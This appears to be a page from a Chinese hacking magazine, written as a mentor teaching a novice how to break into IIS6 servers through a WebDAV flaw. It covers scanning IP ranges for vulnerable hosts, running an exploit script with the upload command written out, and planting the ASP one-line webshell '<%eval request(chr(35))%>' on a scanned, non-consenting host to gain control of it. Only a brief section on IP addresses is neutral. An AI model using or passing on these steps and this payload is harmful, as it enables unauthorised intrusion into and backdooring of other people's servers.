


图1　WebDavScaner扫描器

"行啦！行啦！赶快开始吧！我明白啦！"其实阿宝面对一堆术语只能囫囵吞枣先了，现在他只是想直奔主题。

扫描器

太极虎打开了一个名叫**WebDavScaner**的扫描器，如图1！

"WebDavScaner扫描器是专门针对IIS6 webdav漏洞扫描用的！有了这个扫描器，查找漏洞主机就容易多了！看看以下作者对于软件的说明吧。

可以对提交的option/put/get进行判定，可以输入IP或者域名，支持的IP段包括：192.168.1.1-255、192.168.1.1-255.255、192.168.1.1-255.255.255、192.168.1.1-192.255.255.255等形式，记得用逗号分割；端口跟IP类似；最关键的是大家可以根据自己的要求修改路径；线程方面，最多不能超过500个（程序内部限定最多500）；扫描结果：红色表示可以直接PUT上传，黄色表示可以GET下载源码，其它颜色表示存在Webdav漏洞；另外，点击右键可以直接打开网页或者复制IP。

看了说明之后，先找一个IP段尝试一下吧！"太极虎不厌其烦地讲道！

"等等！师兄！什么是'I屁'啊？搞不懂！"阿宝。

什么是IP地址

"汗！笨熊猫！是IP，不是'I屁'。真想揍你！这样吧，我直接写一个文本给你，你自己慢慢理解吧！"太极虎暗自发笑，并把文本给了阿宝。

IP地址的概念

我们知道，因特网是全世界范围内的计算机，联为一体而构成的通信网络的总称。联在某个网络上的两台计算机之间在相互通信时，在它们所传送的数据包里都会含有某些附加信息，这些附加信息就是发送数据的计算机的地址和接受数据的计算机的地址。像这样，人们为了通信的方便，给每一台计算机都事先分配一个类似我们日常生活中的电话号码一样的标识地址，该标识地址就是这里要介绍的IP地址。

根据TCP/IP协议规定，IP地址是由32位二进制数组成，而且在INTERNET范围内是唯一的。例如，某台联在因特网上的计算机的IP地址为：11010010 01001001 10001100 00000010

很明显，这些数字对于人们来说不太好记忆。为了方便记忆，大家就将组成计算机的IP地址的32位二进制分成四段，每段8位，中间用小数点隔开，然后将每八位二进制转换成十进制数，这样上述计算机的IP地址就变成了：210.73.140.2。

数分钟过后，熊猫终于看完了，说道："我大概明白了，简单地说，IP地址就像我们现实中的门牌号，有了这个东西，邮递员就能很方便地找到我们家了，并且是唯一的。我平时在局域网连接上网的时候往往也需要自己手动设置IP地址，例如192.168.1.1这样子，也属于IP，对吧，师姐？"

安装PHP环境

"对啊！你这小子还是很聪明的！"话声未落，师姐太极虎已经输入了一段IP进行扫描了！结果出来了，扫出来只有一台主机有漏洞，如图2。

"图中红色的那个亮条就表示是有漏洞的主机，现在我们还需要有个测试环境！由于这里我用的是PHPSHELL版利用程序，所以要架设一个PHP的环境！我知道你肯定不明白什么是PHP了，这里就先不跟你解释了，以后我会教你的，你暂时理解为一个可以运行PHP程序的环境就可以了！PHP环境架设对你来说有点难度，我这里就演示一个傻瓜化的程序给你看！先把**PHP168整站套件**下载下来，下载地址是：**http://down2.php168.com/p8-server_v6.exe**（本期光盘有提供），下载后安装它就可以了，如图3，很简单的。在安装之前要先把迅雷等占




图2　发现漏洞主




图3　安装PHP168整站套




图7　执行上传命令




图6　查看图片链接地址




图4　安装成功

用80端口的程序关闭掉，接着打开浏览器访问**127.0.0.1**，出现如图4的页面就代表安装成功啦！”

“明白明白！继续吧！激动的时刻快到了啊！哈哈！”阿宝满脸兴奋！




图5　漏洞利用程序说明

核心代码

“接着把利用代码保存为PHP文件（代码太长了，打包在光盘里了，文件名叫123.php），我们用记事本新建一个文件，把内容复制进去另存为就可以了！”

阿宝手忙脚乱地把代码保存成PHP文件了！

“你看你的样子，要镇定！继续看我演示，要留心看啦！”

阿宝撇了撇嘴，继续认真地看着师姐的操作！

“点击“开始”菜单，在“运行”里面输入CMD，然后回车进入CMD界面！用CD命令转到**D:\p8-server\local\php4**目录，接着输入**php.exe 123.php**后按回车键！如图5，出现了此利用程序的说明！”

```
Usage: php 123.php source/path/put host path
Example: php 123.php source www.tian6.com /blog/readme.asp
Example2: php 123.php path www.tian6.com /secret/
Example3: php 123.php put www.tian6.com /secret/ (save ur evil
code as test.txt,in the same path of i.php)
```

上传文件

“既然我们这里检测到的是上传漏洞，那就先访问这个漏洞主机的网站，找一个目录放我们的后门吧！看好了，要这样操作：打开网站随便找一个图片，在图片上按鼠标右键选择“属性”，把图片地址复制出来。我们这里的地址是**http://XX.XX.XX.XXX/img/login_11OA.jpg**，如图6，就是说login_11OA.jpg图片在img目录里面了！现在到**D:\p8-server\local\php4**目录下建立一个要上传的文本**text.txt**（程序设定这个名字的），在text.txt里面输入“**熊猫路过**”并保存。现在开始上传，回到CMD模式中输入**php 123.php put xx.xx.xx.xxx /img/**，结果如图7，http://xx.xx.xx.xxx/img%c0%af/racle.asp就是我们上传成功的访问路径！”

“别动！师姐！出问题了！出问题了！刚才不是说img目录吗？现在怎么显示的是/img%c0%af/了？不同了吧！”熊猫满脑子疑惑！

“O(∩_∩)O哈哈！还是很专心的，脑子转的真快！那先打开**http://xx.xx.xx.xxx/img%c0%af/racle.asp**看看是否成功显示。如图8，无法显示网页。”




图8　访问失败

“那我们再来看看**http://xx.xx.xx.xxx/img/racle.asp**，如图9，访问成功！”




图9　正常访问了

“成功了吧？这个漏洞利用程序有时候是这样的，%c0%af实际上是URL编码，去掉这些编码，留下正确路径就可以了！既然写入成功，再来放一个一句话木马上去吧！我们只要把**text.txt**内容替换为**<%eval request(chr(35))%>**一句话就可以了，然后按照刚才的方法进行上传！最后用**海洋顶端客户端**连接，如图10，成功访问。”

连接成功

“点击“提交”之后便显示如图11的界面，这就表示连接成功！输入密码登录上去就来到如图12的界面，接下来就可以获取服务器权限的操作了！”

